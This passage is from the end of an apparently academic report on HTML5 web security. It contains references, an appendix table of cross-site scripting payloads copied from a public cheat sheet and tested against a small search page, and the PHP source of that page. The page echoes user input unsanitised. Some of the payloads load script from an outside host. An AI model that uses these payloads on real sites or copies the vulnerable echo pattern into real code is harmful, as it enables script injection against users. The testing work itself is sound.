- [HH09] Ian Hickson and David Hyatt. HTML 5 - A Vocabulary and Associated APIs for HTML and XHTML. W3C Working Draft 25, W3C, August 2009. Available from: <http://dev.w3.org/html5/spec/Overview.html>.
- [HS08] Billy Hoffman and Bryan Sullivan. *Ajax Security*. Addison-Wesley, 2008.
- [HYH⁺04] Y.W. Huang, F. Yu, C. Hang, C.H. Tsai, D.T. Lee, and S.Y. Kuo. Securing Web Application Code by Static Analysis and Runtime Protection. In *Proceedings of the 13th International Conference on World Wide Web*, pages 40–52. ACM New York, NY, USA, 2004.
- [IEC00] ISO IEC. Information Technology - Document Description and Processing Languages - HyperText Markup Language (HTML). Technical report, ISO IEC, May 2000. Available from: <https://www.cs.tcd.ie/15445/15445.HTML>.
- [JJJM07] T.N. Jagatic, N.A. Johnson, M. Jakobsson, and F. Menczer. Social Phishing. *Communications of the ACM*, 50(10):100, 2007.
- [Koc01] Peter-Paul Koch. The Document Object Model: an Introduction. *Digital Web Magazine*, May 2001. Available from: http://www.digital-web.com/articles/the_document_object_model/.
- [Lit04] A. Litan. Phishing Attack Victims Likely Targets for Identity Theft. *Gartner First Take FT-22*, 8873, 2004.

- [MKC08] Matteo Meucci, Eoin Keary, and Daniel Cuthbert. OWASP Testing Guide, 2008.
- [Oat06] Briony J. Oates. *Researching Information Systems and Computing*. SAGE Publications, 1 edition, 2006.
- [Pem00] Steven Pemberton. XHTMLTM 1.0 The Extensible HyperText Markup Language (Second Edition) - A Reformulation of HTML 4 in XML 1.0. W3C Recommendation 26, W3C, January 2000. Available from: <http://www.w3.org/TR/xhtml1/>.
- [RHJ99] Dave Raggett, Arnaud Le Hors, and Ian Jacobs. HTML 4.01 Specification. W3C Recommendation 24, W3C, December 1999. Available from: <http://www.w3.org/TR/html401/>.
- [Roe08] Thomas Roessler. Would You Like Fries with That? AppSecEU08, 2008. Available from: http://www.owasp.org/index.php/AppSecEU08_HTML5.
- [SP08] D. Stuttard and M. Pinto. *The Web Application Hacker's Handbook*. Indianapolis, Indiana, 2008.
- [SSCO08] Karen Scarfone, Muruagiah Souppaya, Amanda Cody, and Angela Orebaugh. *Technical Guide to Information Security Testing and Assessment*, September 2008.
- [Sut09] Michael Sutton. A Wolf in Sheep's Clothing - the Dangers of Persistent Web Browser Storage. Black Hat DC 2009 Briefings, February 2009. Available from: <http://zscaler.com/presentations/AWolfInSheep'sClothing.pdf>.
- [Sva09] Anja Svartberg. Security of the MPOWER Platform. Specialization Project Report, June 2009.
- [Tri08] Alberto Trivero. Abusing html 5 structured client-side storage. Sec-Discover, July 2008. Available from: <http://trivero.secdiscovers.com/html5whitepaper.pdf>.
- [vK08] Anne van Kesteren. HTML 5 differences from HTML4. W3C Working Draft 10, W3C, June 2008. Available from: <http://www.w3.org/TR/2008/WD-html5-diff-20080610/>.
- [vKH08] Anne van Kesteren and Ian Hickson. Offline Web Applications. W3C Working Group Note 30, W3C, May 2008. Available from: <http://www.w3.org/TR/offline-webapps/>.

Web References

- [1] Gmail and Google Calendar to Add Offline Support; 2008. Google Operating System Google Operating System - Unofficial news and tips about Google. Available from: <http://googlesystem.blogspot.com/2008/07/gmail-and-google-calendar-to-add.html>.
- [2] TR10: Offline Web Applications; 2008. MIT Technology Review. Available from: http://www.technologyreview.com/read_article.aspx?ch=specialsections&sc=emerging08&id=20245.
- [3] Google Gears; 2009. Google Gears Web Pages. Available from: <http://code.google.com/intl/nb/apis/gears/>.
- [4] XSS FAQ; 2003. CGISecurity. Available from: <http://www.cgisecurity.com/xss-faq.html>.
- [5] HTML Introduction; 2009. W3Schools. Available from: http://www.w3schools.com/html/html_intro.asp.
- [6] Finkle M. Firefox 3 - Offline App Demo; 2009. Mark Finkle's Weblog. Available from: <http://starkravingfinkle.org/blog/2007/02/firefox-3-offline-app-demo/>.
- [7] Apache HTTP Server Project; 2009. Apache Web pages. Available from: <http://httpd.apache.org/>.
- [8] PHP; 2009. PHP Web pages. Available from: <http://php.net/index.php>.
- [9] What is MySQL?; 2009. MySQL Web pages. Available from: <http://dev.mysql.com/doc/refman/5.1/en/what-is-mysql.html>.
- [10] Mozilla Developer Center; 2009. Mozilla Web pages. Available from: <https://developer.mozilla.org/en/>.
- [11] XSS Me 0.4.3; 2009. Mozilla Web pages. Available from: <https://addons.mozilla.org/en-US/firefox/addon/7598>.
- [12] XSS (Cross Site Scripting) Cheat Sheet; 2009. ha.ckers Web site. Available from: <http://ha.ckers.org/xss.html>.

Appendix A

Cross-site scripting attacks

The attacks were found at [12].

I tried the attacks for both Web browsers:

1. Firefox - inputted in search field of simple “search function”
2. Internet Explorer - inputted in search field of simple “search function”

The attacks that were performed are shown in table A.1. It is denoted whether the attack was successful or unsuccessful. If the attack only worked for one of the Web browsers it is also denoted.

Table A.1: Performed XSS attacks

XSS attack	Successful/ Unsuccessful
<code><script>alert(123)</script></code>	Successful Successful
<code>' ;alert(String.fromCharCode(88,83,83))//\'; alert(String.fromCharCode(88,83,83))//"; alert(String.fromCharCode(88,83,83))//\"; alert(String.fromCharCode(88,83,83))//--></SCRIPT>">>> <SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT></code>	Unsuccessful
<code>' ;!--"<XSS>=&{() }</code>	Successful
<code><SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT></code>	

Table A.1: (continued)

XSS attack	Successful/ Unsuccessful
	Unsuccessful
<code></code>	
	Unsuccessful
<code><SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT></code>	
	Unsuccessful
<code><<SCRIPT>alert("XSS");//<</SCRIPT></code>	
	Unsuccessful
<code>\";alert('XSS');//</code>	
	Unsuccessful
<code><STYLE>BODY{-moz-binding:url ("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE></code>	
	Unsuccessful
<code><!--[if gte IE 4]><SCRIPT>alert('XSS');</SCRIPT><![endif]--></code>	
	Unsuccessful
<code><?echo('<SCR)' ;echo(' IPT>alert("XSS")</SCRIPT>');?></code>	
	Unsuccessful
<code>\u003cscript\u003ealert(123)\u003c/script\u003e</code>	
	Successful
<code><iframe src=http://www.mnemonic.no></iframe></code>	

Appendix B

Source code “search function”

B.1 index.html

```
<html>
  <head><title>Search function</title></head>
  <body>
    <h1> Input your search:</h1>
    <form action='search.php' method='get'>
      <input type='text' name='search' />
      <input type="submit" value="Send" />
    </form>
  </body>
</html>
```

B.2 search.php

```
<html>
  <head><title>Search function</title></head>
  <body>
    <?
      $id_1 = $_GET['search'];
      print("Your search string <b>$id_1</b> was not found.");
    ?>
    <h1> Input your search:</h1>
    <form action='search.php' method='get'>
      <input type='text' name='search' />
      <input type="submit" value="Send" />
    </form>
  </body>
</html>
```

